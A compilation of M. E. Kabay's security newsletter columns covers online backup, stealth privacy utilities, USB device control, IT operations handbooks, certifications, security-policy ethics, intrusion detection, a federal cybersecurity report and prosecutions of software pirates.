LiveVault offers continuous online backups to disk either locally or via encrypted network connections. The solution is described as a fully scalable service with guaranteed total availability (see below). One of the nicest features is the continuous backup option, which is much like a big RAID system – nobody has to pay any attention to it once it is set up. Options are available to poll remote offices for backups too.

From a technical perspective, the white papers available on the site after a single registration seem interesting and worth reading. I thought "Top 10 Reasons why Online Backup is Replacing Tape at Small and Medium Businesses" was good.

I called the company and spoke with Scott Jarr, VP of Product Marketing. He told me that there are a number of analyst firms quoting rates similar to the 50% number; one is from the Yankee Group, which reported around 40% failure rate. However, their definition involves failure of the entire backup process, including human failures such as forgetting to run the backup, overwriting the same tape, ignoring error messages, not handling open files, and so on.

In any case, the growing amount of data stored on backups inevitably drives overall failure rates higher. Recall that the probability of at least one failure on a system with n independent points of failure is

$$[1 - (1 - p)^n]$$

where each unit has a probability "p" of failing.

Spend a little time playing around with this formula in a spreadsheet and you will find that with a failure rate of 1 in a million, it takes 700,000 files to result in an expected 50% failure rate where that's defined as at least one bad file on the backup medium.

By the way, Mr Jarr told me about a secret click in the "Virtual Tour" after the video finishes that brings up another couple of minutes of classic Cleese. Have fun. And by all means try The Third Button.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Stealth Mode Utilities

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some years ago I was looking at privacy-protection software and ran across an interesting note on the Web page of a particular product (the specific product is not the point of this essay). The product (let's call it "MyLittleSecret") provided the following functions:

- MyLittleSecret™ can run at an interval of your choosing (every 1 min, 5 min, hour, etc.);
- MyLittleSecret™ can destroy specific records from your Web-browsing sessions;
- It can clear Netscape & Internet Explorer Cache, Cookies and Toolbar entries;
- Clears Internet Explorer History;
- Clears out America Online cache/cookies;
- Automatically empties Recycle Bin and clears out temp folder (C:\TEMP);
- Clears out StartMenu->Documents folder and last Find/Run folder;
- Advanced settings let the user customize default directories;
- Can run periodically in the background without any user intervention.

So far so good. Based solely on the description, it looked like a potentially excellent tool for maintaining confidentiality on one's workstation.

However, my eyebrows rose when I saw the next part of the blurb, which I quote exactly: "MyLittleSecret™ hides in memory so that nobody will know you are using it! Use Stealth Mode to hide the program in memory under a different name. Combine this with Password Protection so that not only will nobody know what you are running, but they won't be able to get to it."

Hmm, this sounded a little alarming for network administrators. Stealth mode? For a utility that prevents tracking of what employees are doing with corporate resources? Didn't sound good to me. Some of the customer testimonials confirmed my fears:

- "My company's computer policy is so strict - now I can visit the sites I want without leaving any trail. MyLittleSecret installed in seconds and was incredibly easy to customize!" – Sarah, New York
- "I have recently download [sic] MyLittleSecret to find it is an EXCELLENT idea. I find the stealth mode extremely useful -- combined with the password facility, it's ingenious! My surfing habits are nobodies business.. [sic] Finally a product that understands this" –

Sally, United Kingdom

- "I am extremely impressed with your warp drive customer service!!! I also am impressed with the potential for this great little utility! I work for the 'State'. I needed some way to protect my web experience -- AND YOUR most excellent utility is just the Jedi mind trick I have been looking for!!! I have passed this information on to several friends at our office so they too can have a life!!" Janet, Michigan

More in the next column.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Consequence-Avoidance Tools

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I described the "privacy" software which I called "MyLittleSecret." It includes stealth capabilities to conceal the presence and operation of the program from system administrators.

From my perspective in system management, MyLittleSecret is not so much "privacy protection" as "consequences avoidance." It seems to me that this product is being praised by people who want to violate corporate appropriate-use policies. For good reason, network managers are concerned about the use of corporate resources for unauthorized Internet browsing: employees are being paid to get useful work done but are visiting sports sites, downloading pornography, and trading large volumes of music and video files. Wiping cache covers dirty tracks for people who are wasting time on unauthorized browsing, but it also eliminated cached copies of legitimate pages and symbols and can significantly slow down the next visit to a particular Web site.

The activities the stealth-mode software is covering are inherently risky. For example, in a bandwidth-bound organization, the extra load on Internet-connection bandwidth and even local area network bandwidth from unauthorized, heavy-duty browsing can slow response time for everyone on the network. Some of the materials being downloaded may make the employer liable for civil damages or criminal prosecution; trafficking in child pornography, for example, is illegal around the world. Even if these stealth products do wipe out traces of incriminating evidence, displaying objectionable material in the first place may itself contribute to what lawyers have called a "hostile work environment" and lead to lawsuits.

"Stealth mode" is designed to help the user avoid detection by duly constituted network authorities; the unexpected consequences are potentially serious. For example, from a support standpoint, if anything goes wrong with the stealth software, or if it interacts badly with other software, tech support may not identify the origin of the problem if the cause is hiding itself and users fail to mention its existence. If the corporate computer is passed on to another user without a thoroughgoing re-installation of the operating system, the stealth software may continue to load without any sign to the new user except for disappearance of cache and cookies – which may not be the desired condition. "Why do I keep having to write in my account information all the time??"

In the next column, I'll finish off with a few suggestions on policy for coping with this nuisance.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at

Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fighting Stealth Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding two newsletters, I've been looking at stealth software – "privacy protecting" programs that hide from system administrators.

If your security policies do not already include a clause to forbid installation of unauthorized software on corporate computers, include one; here are two examples from my favorite policy source, Charles Cresson Wood's *Information Security Policies Made Easy, version 9* (see < http://www.baselinesoft.com > for details). These policies (used with permission) are in section 8.03, "Protection against malicious software." By the way, I'm looking forward to version 10 of the ISPME.

"19. User Installation Of Software

Policy: Users must not install software on their personal computers, network servers, or other machines without receiving advance authorization to do so from a local information security coordinator.

Commentary: Internet access has made many new programs available to the general user population. If users install such programs, or permit an installation process performed by an automatic installation routine, viruses could be propagated, system crashes initiated, and other problems created. This policy explicitly prohibiting users from installing any software unless previously approved by the information security coordinator. New personal computer software packages are available that will prevent personal computer users from running any software besides the software specifically approved by management. By implication, this policy prohibits the use of Java and ActiveX applets, but some users may not make the connection."

"23. Downloading Software Using The Internet

Policy: End users must not download software from the Internet under any circumstances.

Commentary: This policy brings some order to what is often a very chaotic software update environment on end-user personal computers and workstations. End users in many organizations are taking the software update process into their own hands, and in the process they often create problems for the Help Desk and others working in the information systems area. This policy assumes that the organization has a process in place to distribute software and related upgrades. The policy works much better if its implementation includes workstation access control packages that prevent end users from updating software themselves. Also useful in the implementation of this policy would be an automated software license management package, that could periodically take an automated census to determine what software is installed on each machine. This policy assumes that all end-user machines are connected to a local area network, a wide area network, an intranet or some other network through which software updates may be pushed. The delay associated with testing software before it is installed across an organization is often desirable because this delay will permit serious bugs to be reported to public forums. Those performing

software testing can install patched versions that have corrected these problems."

As for specific technical measures to fight this kind of stealth software, I suggest several approaches for network managers faced with the possibility that their users are installing this product or any similar tools for evading corporate Internet-access policy:

* Warn your users that installing software that uses stealth mode is _prima facie_ evidence of malicious intent to violate corporate policies and will be viewed as a serious breach of ethics.

* If you find a stealth-mode program on a system, contact your anti-virus and anti-pest vendors and ask that it and any other product with "stealth" capability be added to the list of potentially harmful software so it can be located and expunged from user systems using anti-malware scans.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Controlling USB Storage Devices

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The articles about proliferating USB data storage devices in a variety of shapes prompted a fair amount of e-mail, including a pointer from one reader who gave me the URL < http://www.dynamism.com/sushidisk/index.shtml > for a sampler of, ah, sushi-shaped USB disks. It is not entirely clear why anyone would want a sushi-shaped USB disk, but at least it is unlikely to be a serious threat to security.

The next time you see someone plugging a 128 MB Uzura Natto or Futomaki into one of your computers, you will know they are up to no good.

Now on to more serious matters.

There are three distinct approaches I've seen to protecting data against unauthorized copying to USB devices (or to any other storage device):

- Prevent the unauthorized devices from functioning at all;
- Prevent data from being copied to unauthorized devices;
- Encrypt all data so that unauthorized users can't use the copied data.

The pointers below don't claim to be exhaustive, and inclusion should not be interpreted as endorsement. I haven't tried any of these products and I have no relationship with the vendors whatsoever.

- For corporate networks using Microsoft's Active Directory, a company called FullArmor makes a product called IntelliPolicy; it was recently reviewed in the Network World Fusion Systems Management column by John Fontana < http://www.nwfusion.com/news/2004/1117armor.html >. That article specifically quotes a system administrator who said, "We like the ability to lock out devices like USB ports on our sensitive machines. It prevents users from downloading information and disappearing with it."

- Another tool that blocks access to USB devices is SecureWave Sanctuary Device Control < http://www.securewave.com/sanctuary_DC.jsp >. By default, the system sets up restrictive access control lists (ACLs) blocking everyone from using all devices. Administrators then define changes in the ACLs to permit specific users or groups of users to access the devices and device types they justifiably need. The tool includes provisions for encrypting data moved to portable devices and a stand-alone decryption tool that can allow access to such data on a non-protected computer.

- Reflex Disknet Pro software < http://www.reflex-magnetics.com/products/disknetpro/ > not only provides all kinds of device and port controls but also includes software for automatic encryption of all data transferred to any removable devices. Here too, the

encrypted data can be recovered offsite using a special reader tool.

- Liquid Machines < http://www.liquidmachines.com/ > Enterprise Rights Management (ERM) software encrypts corporate data and manages decryption keys on a specialized server. Authorized users simply run their office applications as usual while decryption and encryption go on below their level of awareness. Unauthorized users simply cannot decrypt protected information.

On a slightly different note, it is not at all clear how any of these products can cope with the rather nasty characteristics of the KeyGhost USB Keylogger < http://www.keyghost.com/USB-Keylogger.htm >, which, as far as I can see from reading the Web pages, may be completely invisible to the operating system. This device can be stuck on to the end of the cable of any USB keyboard and will cheerfully record days of typing into its 128MB memory. Such keyloggers can provide a wealth of confidential data to an attacker, including userIDs and passwords as well as (no doubt tediously error-bespattered) text of original correspondence.

Hmm, time to check those keyboard cables, eh? And watch out for those high-capacity sushi.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Visible Ops Handbook

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some weeks ago, I described the ITIL – the Information Technology Infrastructure Library and mentioned that I would be reviewing a handbook that applies ITIL to system and network operations.

The Visible Ops Handbook: Starting ITIL in 4 Practical Steps by Kevin Behr, Gene Kim and George Spafford is a superb little (5" x 7" x 84 pp) booklet available online for $20 (see < http://www.itpi.org/home/visibleops.php >).

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.

- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.

- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

Phase Three: Create a Repeatable Build Library

Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the

infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I strongly recommend this text to everyone reading this column and I am already scheming about where I will introduce it into the curriculum of the MSIA program at Norwich.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Schneier's CRYPTO-GRAM Always Informative

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Bruce Schneier , founder and Chief Technical Officer of Counterpane Internet Security < http://www.counterpane.com >, is a celebrated cryptographer and writer about fundamental issues in information assurance. Two of his most famous popular books are _Beyond Fear_ (2003) [ISBN 0-387-02620-7] and _Secrets and Lies : Digital Security in a Networked World_ (2000) [ISBN 0-471-45380-3]. He is the author of _Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition_ (1995) [ISBN 0-471-117099]. He exemplifies the ideal of an active scientist: a contributor to new knowledge, a clarifier of confusing information and a vibrant mover of his entire field.

Since 1998, he has published the free _Crypto-Gram_ newsletter, which is always packed with useful and interesting information and insights for everyone interested in security. The March 15, 2005 issue is available from < http://www.schneier.com/crypto-gram-0503.html > and has so many hot topics I won't list them all. Here are highlights:

- SHA-1 Broken
- The Failure of Two-Factor Authentication
- ChoicePoint.

Schneier reports on the discovery of methods for finding collisions of the Secure Hash Algorithm 1 (SHA-1) faster than brute force. This finding allows one to locate different messages that have the same 160-bit hash some 2000 times faster than searching the entire keyspace. The discovery does not mean that everyone using SHA-1 has to stop. Schneier writes, "For the average Internet user, this news is not a cause for panic. No one is going to be breaking digital signatures or reading encrypted messages anytime soon. The electronic world is no less secure after these announcements than it was before." He suggests, however, that in the long run, we will see a shift towards longer hash functions and urges a concerted effort to develop even stronger functions.

In his essay on two-factor authentication, Schneier warns that token-based, two-factor authentication using dynamically-generated data from the token combined with a stable personal identification number (PIN) cannot overcome man-in-the-middle attacks or Trojan attacks. In the former, "An attacker puts up a fake bank website and entices user to that website. User types in his password, and the attacker in turn uses it to access the bank's real website. Done right, the user will never realize that he isn't at the bank's website. Then the attacker either disconnects the user and makes any fraudulent transactions he wants, or passes along the user's banking transactions while making his own transactions at the same time."

In the Trojan attack, "Attacker gets Trojan installed on user's computer. When user logs into his bank's website, the attacker piggybacks on that session via the Trojan to make any fraudulent transaction he wants."

The method is not useless, argues Schneier, but in the long run it will not significantly increase Internet security.

Schneier launches a blistering attack on ChoicePoint management for concealing its breach of security: "ChoicePoint's behavior is a textbook example of how to be a bad corporate citizen. The information leakage occurred in October, and it didn't tell any victims until February. First, ChoicePoint notified 30,000 Californians and said that it would not notify anyone who lived outside California (since the law didn't require it). Finally, after public outcry, it announced that it would notify everyone affected." More important, Schneier analyses the situation to its roots and points out that the fundamental problem is that the people whose information is stored by credit bureaus are not viewed as customers and that there are no financial consequences for theft of identity. He makes a strong case for bringing the capitalist system to bear on these people by making them bear the costs of their malfeasance.

Well, that's just a few of the interesting items in this month's _Crypto-Gram_. I hope that those of you who have not yet subscribed will be moved to visit the archive at < http://www.schneier.com/crypto-gram-back.html > and have fun browsing.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

$(ISC)^2$ Offers Range of Certifications

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The International Information Systems Security Certification Consortium [(ISC)^2] offers more than simply the Certified Information Systems Security Specialist (CISSP) designation. In today's article, I'll summarize the credentials available to security professionals through this distinguished certifying body.

The Associate of (ISC)^2 certification is designed to allow students and others who don't yet have the years of professional experience in information security to qualify for the CISSP or SSCP (see below) nonetheless demonstrate their competence in the field and receive recognition for their accomplishments. Candidates pass the same examinations as the CISSP or SSCP and can eventually convert to full CISSP or SSCP status once their years of experience are sufficient.

The CISSP was the first global certification in information assurance management; the 6 hour, 250 question examination covers the 10 areas of the CISSP Common Body of Knowledge (CBK):

- Access Control Systems and Methodology
- Applications and Systems Development Security
- Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
- Cryptography
- Law, Investigation and Ethics
- Operations Security
- Physical Security
- Security Architecture and Models
- Security Management Practices
- Telecommunications and Network Security.

CISSPs must have four years of field experience in information assurance or three years of field experience plus a college degree.

The Systems Security Certified Practitioner (SSCP) certification is designed for practitioners such as network security engineers, security systems analysis and security administrators. The SSCP CBK includes the following seven domains:

- Access Control
- Administration
- Audit and Monitoring
- Cryptography
- Data Communications
- Malicious Code / Malware
- Risk, Response and Recovery.

For more experienced information assurance professionals who are already CISSPs, (ISC)^2 offers three additional levels of certifications:

- ISSAP: Concentration in Architecture (Access Control Systems and Methodology, Telecommunications and Network Security, Cryptography, Requirements Analysis and Security Standards, Guidelines, Criteria, Technology Related Business Continuity Planning and Disaster Recovery Planning)
- ISSEP: Concentration in Engineering (Systems Security Engineering, Certification and Accreditation, Technical Management, U.S. Government Information Assurance Regulations)
- ISSMP: Concentration in Management (Enterprise Security Management Practices; Enterprise-Wide System Development Security; Overseeing Compliance of Operations Security; Understanding Business Continuity Planning, Disaster Recovery Planning and Continuity of Operations Planning; Law, Investigations, Forensics and Ethics)

All members of the (ISC)^2 must continue their professional education to maintain their credentials; for example, a CISSP requires 120 Continuing Professional Education (CPE) units in each three-year period to remain in good standing. CPE units can be accumulated through attending security lectures and courses, presenting at professional meetings, and through writing security articles or books.

I hope that readers who have not previously investigated the range of certifications offered by the (ISC)^2 will visit the organization's Web site at < https://www.isc2.org > and explore the resources available there.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ethics in Security Policy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Norwich University graduate student Steven Lovaas recently published an award-winning essay on the importance of ethical considerations in security policy development and implementation.

Mr Lovaas begins by pointing out that "Each of the three phases of policy implementation - development, dissemination and enforcement - should be examined to be sure that stakeholders are treated ethically while protecting the information assets critical to the ongoing viability of the organization."

During policy development, security managers must recognize that employees may differ in their moral standards. People differ in their degree of sophistication of moral reasoning and they also differ in assumptions. For example, says Mr Lovaas, "some employees may believe that [cyberspace] is a different place with its own rules… and may feel no moral compunction about illegal downloading of music files, even though they would never steal a CD from a music store. Some may even espouse a completely different ethical system… in which the free dispersal of information is far more important than societal protection of the fruits of labor." The implications of this diversity are that every organization should make the standards for its security rules completely explicit. Employees should not have to guess why a rule has been promulgated.

In addition, security policies should emphasize the benefits both to the organization and to the individual of having and complying with policies. Organizational structures should include means for stakeholders to communicate their objections to policies and their suggestions for improvement. Objections should be handled respectfully and rationally. Mr Lovaas summarizes several practical approaches to gaining consensus on disputed policies.

Mr Lovaas completed his Master of Science in Information Assurance (MSIA) degree at Norwich in June 2004 and will be an Adjunct Professor of Information Assurance at Norwich later this year. Congratulations to him for a fine piece of writing.

* * *

For Further Reading:

Lovaas, S. R. (2005). Ethical Decision-Making in the Development, Communication and Enforcement of Information Security Policy. < http://www.cpsr.org/act/contest/4wi2 >

Norwich University Graduate Portal < http://grad.norwich.edu >

* * *

< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Web Filtering and Tracking

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In response to a recent article about stealth utilities intended to wipe out traces of Web browsing on corporate computers, reader Dave Morris, an active supporter of FREE IT (http://www.freeit.net), an organization supporting open-source software, wrote to me with some interesting comments. The following edited version of our correspondence is published with Mr Morris' permission.

Mr Morris wrote, "I enjoyed this article very much as it does raise some interesting and controversial issues. I guess the position one would take depends largely on whether they are the 'oppressor' or the 'oppressed.'

"While I'm very much an advocate of privacy and personal freedom on one hand, it is also important to recognize the need for controls in certain situations. What is and is not appropriate is certainly subjective unless it is placed in context. If consenting adults wish to enhance their relationship by perusing the numerous titillating and scandalous destinations on the Web from the privacy of their own home, it is certainly their prerogative and their right to do so, as it is their right to protect their privacy by employing whatever means necessary on their own PC to remove the evidence, which could prove embarrassing if they share their PC with other family members.

"However, accessing that same information at the public library or the office is not only inappropriate, it could expose the employer to serious liability issues. The idea of allowing unfettered access to the Internet and then scouring the machine after the fact to uncover evidence of inappropriate use of company assets seems a bit like entrapment to me. Any company with the time and resources to do this could use it more efficiently by employing a content filtering solution that would enforce their appropriate-use policy by denying access to questionable material and reporting access attempts.

"The privacy tool would then be rendered completely ineffective in this environment as there would be no tracks to hide since access is denied. Nonetheless, I agree that stealth privacy software has no place in a corporate network."

I responded as follows: "No purely technological solution will prevent people from violating security policies if that's what they have their mind bent on. For example, it is possible to use anonymizing sites such as http://www.anonymizer.com to mask the destination of one's browsing. Mind you, one could then try to block access to the privacy proxy servers, but you see the point: without monitoring and enforcement, policies are just words on paper. Enforcement can hardly be described as entrapment if there is adequate awareness of the issues and training of employees for compliance with those policies. In any case, 'entrapment' is a term generally reserved for discussions of Fourth Amendment rights in connection with law enforcement personnel's behavior, not corporate security officers working within private networks."

Mr Morris then replied, "I would expand on your statement by saying that those with the will, the expertise, and the determination will eventually find a way to bypass whatever controls are in place. However, those that possess these skills are definitely a minority in most corporate environments.

"Content filtering is as much psychological as it is technological in that it communicates to the end-user that the appropriate use policies are, in fact, enforced and monitored. After attempting to reach a couple of marginal sites and finding them blocked, violators are likely to stop trying if they value their position. Such filtering can be used in conjunction with a policy against installing unauthorized software of any kind on the company's workstations."

Mr Morris added some thoughtful remarks of more general import going beyond issues of network administration:

"In this post-911 America, however, we find our rights to privacy and anonymity eroding as we are subjected to more and more surveillance through video cameras and technologies such as RFID, face-recognition software, biometrics and geographical positioning systems (GPS). The very existence of systems like Carnivore [the FBI tool for monitoring ISP traffic] justifies the need for the type of [privacy-protecting] software you describe. The government, it seems, is making an attempt at omnipresence. The desire to defend our right to privacy and

anonymous freedom of speech does not imply guilt of any kind: it is simply an attempt to preserve the principles upon which this country was founded and to limit the government's ability to meddle in our private lives."

* * *

For Further Reading

American Civil Liberties Union < http://www.aclu.org/safeandfree/ >

Electronic Frontier Foundation < http://www.eff.org/ >

Electronic Privacy Information Center < http://www.epic.org >

Fight the Fingerprint < http://www.networkusa.org/fingerprint.shtml >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Whale of a Good Site

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In December 2004 at the InfoSecurity Conference in New York City, I enjoyed chatting with Gary MacIsaac, the President and Chief Technical Officer of Cetacea Networks Corporation of Vancouver, Canada < http://www.orcaflow.ca >. Cetacea Networks make the OrcaFlow Intrusion Detection Sensor, an appliance designed to monitor network traffic non-obtrusively at speeds up to 10 Gbps. The device is based on anomaly detection, which means it does not use attack signatures.

In the world of intrusion detection systems (IDS), there are two fundamentally different approaches to identifying attacks:

- "Misuse detection" is based on filtering data streams to detect attack signatures; i.e., patterns of packet flows that are characteristic of known attacks.
- "Anomaly detection" is based on recognizing deviations from normal traffic patterns; these systems use statistical methods to identify outliers.

One of the major problems with misuse detection IDS is that they can miss new attacks. This problem is growing in importance as "zero-day" attacks (i.e., attacks developed at the same time as vulnerabilities are announced) become more common.

Anomaly detection systems depend almost entirely on the validity of the baseline data used to define normal behavior; if these systems are trained or normalized on systems where malefactors are active, the unauthorized behavior can be integrated into the baseline.

The OrcaFlow IDS is based on very large data sets and has been adapted to monitor generalized TCP/IP traffic, Ethernet switches, Voice Over IP (VoIP) traffic, Cable/Digital Subscriber Line (DSL) modems, wireless access points and mobile devices.

A useful resource on the OrcaFlow Web site is their library of pointers to research published by the Cooperative Association for Internet Data Analysis < http://www.caida.org >. There are papers listed analyzing several worms (Witty, Slammer, Code Red) and denial-of-service attacks.

Finally, the images of killer whales are very beautiful, and there is a link to an organization where you can learn more about these wonderful sea creatures.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Crisis of Prioritization

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On March 18, 2005, the President's Information Technology Advisory Committee (PITAC) announced the release of its latest report, "Cyber Security: A Crisis of Prioritization" < http://www.nitrd.gov/pitac/reports/20050301_cybersecurity/cybersecurity.pdf >.

The authors include a number of luminaries from academia and industry. In their cover letter to the President, Co-Chairs Marc R. Benioff and Edward D. Lazowska write, "The IT infrastructure is highly vulnerable to premeditated attacks with potentially catastrophic effects. Thus, it is a prime target for cyber terrorism as well as criminal acts. The IT infrastructure encompasses not only the best-known uses of the public Internet – e-commerce, communication, and Web services – but also the less visible systems and connections of the Nation's critical infrastructures such as power grids, air traffic control systems, financial systems, and military and intelligence systems. The growing dependence of these critical infrastructures on the IT infrastructure means that the former cannot be secure if the latter is not."

The major recommendations of PITAC are as follows (quoting directly):

- Increase Federal support for fundamental research in civilian cyber security by $90 million annually at NSF and by substantial amounts at agencies such as DARPA and DHS to support work in 10 high-priority areas identified by PITAC.

- Intensify Federal efforts to promote recruitment and retention of cyber security researchers and students at research universities, with an aim of doubling this profession's numbers by the end of the decade.

- Provide increased support for the rapid transfer of Federally developed cutting-edge cyber security technologies to the private sector.

- Strengthen the coordination of the Interagency Working Group on Critical Information Infrastructure Protection and integrate it under the Networking and Information Technology Research and Development (NITRD) Program.

Each of these major issues is expanded in the Executive Summary and then explored in detail in the body of the 72-page report. The document includes a useful bibliography with URLs in "Appendix C: Selected Major Reports on Cyber Security Research and Development." There is also a convenient summary of acronyms in Appendix D.

I urge everyone to take the time to read and think about this important contribution to the national discussion of information assurance policy in the United States. Network and security managers must play their role in this discussion by bringing their unique experience and perspective to bear on the problems raised in the report. We must not allow legislators and bureaucrats to move forward without careful oversight and involvement by working experts in

the field; only by direct participation will we prevent these proposals from being politicized and taken over by special interests who can distort priorities to meet their particular needs without regard for the wider national interest.

Get involved, people.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Software, Music and Movie Pirates Keelhauled

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Keelhauling was a dreadful punishment from the days of commercial sailing ships consisting of dragging someone underwater under the hull of a ship and across the keel – usually encrusted with razor-sharp barnacles. The equivalent for intellectual-property (IP) pirates might be to drag them to department stores and force them to buy legal copies of all the IP they've stolen – during the pre-Christmas rush – one item at a time – while having to listen to the same cheery Christmas carols on the canned-music loop.

In the meantime, this year has been bad news for a variety of IP pirates.

- In January, ten British Internet Service Providers (ISPs) were ordered by the High Court to divulge the identities of 150 suspects in a massive investigation of software piracy organized by the UK Federation Against Software Theft (FAST).< http://www.fast.org.uk/tracker.asp > The ISPs' cooperation was needed to unmask file-sharers using pseudonyms and peer-to-peer (P2P) networks.

- In August, one of the millionaire owners of the BUYUSA.COM software-piracy Web site, Danner Ferrer, was sentenced to six years in federal prison as well as being forced to pay $4.1M in restitution.< http://www.cybercrime.gov/ferrerSent.htm > In September, his fellow criminal Nathan L. Peterson was sentenced to seven years in prison and $5.4M in restitution.< http://www.cybercrime.gov/petersonSent.htm > The BUYSUSA.COM Web site was taken offline and a nice red warning sign is all that's left on the Web.< http://149.101.1.51/ >

- Operation Fastlink, a massive international and nation-wide law-enforcement attack on online software, music and video piracy gangs, convicted yet another criminal in September.< http://www.cybercrime.gov/abellSent.htm >

- By August, the FBI's Operation Copycat had resulted in 32 convictions for IP piracy, including capture and conviction of film critics who systematically sold review copies of DVDs to movie pirates for illegal distribution.< http://www.cybercrime.gov/jacobsonplea.htm >

- Nicholas Hunter, a 40 year-old man from Bristol, England, was jailed after pleading guilty to 17 counts of violations under the Trade Marks Act for making and selling hundreds of titles of video games and some business software with a street value of over £58,000 (U$110,000). The BBC reported that investigators "discovered copying equipment capable of producing 16 fake CDs every seven minutes, packaging materials and hundreds of illegally-copied games."< http://news.bbc.co.uk/2/hi/uk_news/england/bristol/somerset/4795633.stm?ls >

- Frederick Banks, also known as "Frederick Von Hamilton" and as "Vampire Nation," lost his appeal against his 2004 "conviction and sentence for mail fraud, criminal

copyright infringement, and related charges stemming from his sales of pirated software."< http://caselaw.lp.findlaw.com/data2/circs/3rd/051715p.pdf > Banks had sold unauthorized copies of Microsoft products for over $300,000 via Amazon.com until he was reported to the FBI.< http://www.internetcases.com/archives/computer_crime/index.html >

- The British High Court ruled in favor of the British Phonographic Industry in January in fining several defendants thousands of pounds in penalties for having posted 9,000 songs illegally via P2P networks. The ruling was hailed by the recording industry as a "massive step forward" in the fight against illegal file exchanges.< http://news.bbc.co.uk/2/hi/entertainment/4653662.stm >

If you would like to see what some kids are reading and downloading, check out warez.com and especially the astounding example of hypocrisy at the its legal disclaimer page. These people have a copy of Microsoft Office v12 beta online for download; think about what children are learning about honesty by mixing with the people who use this site.< http://www.warez.com/content/docs/legal/disclaimer.html >

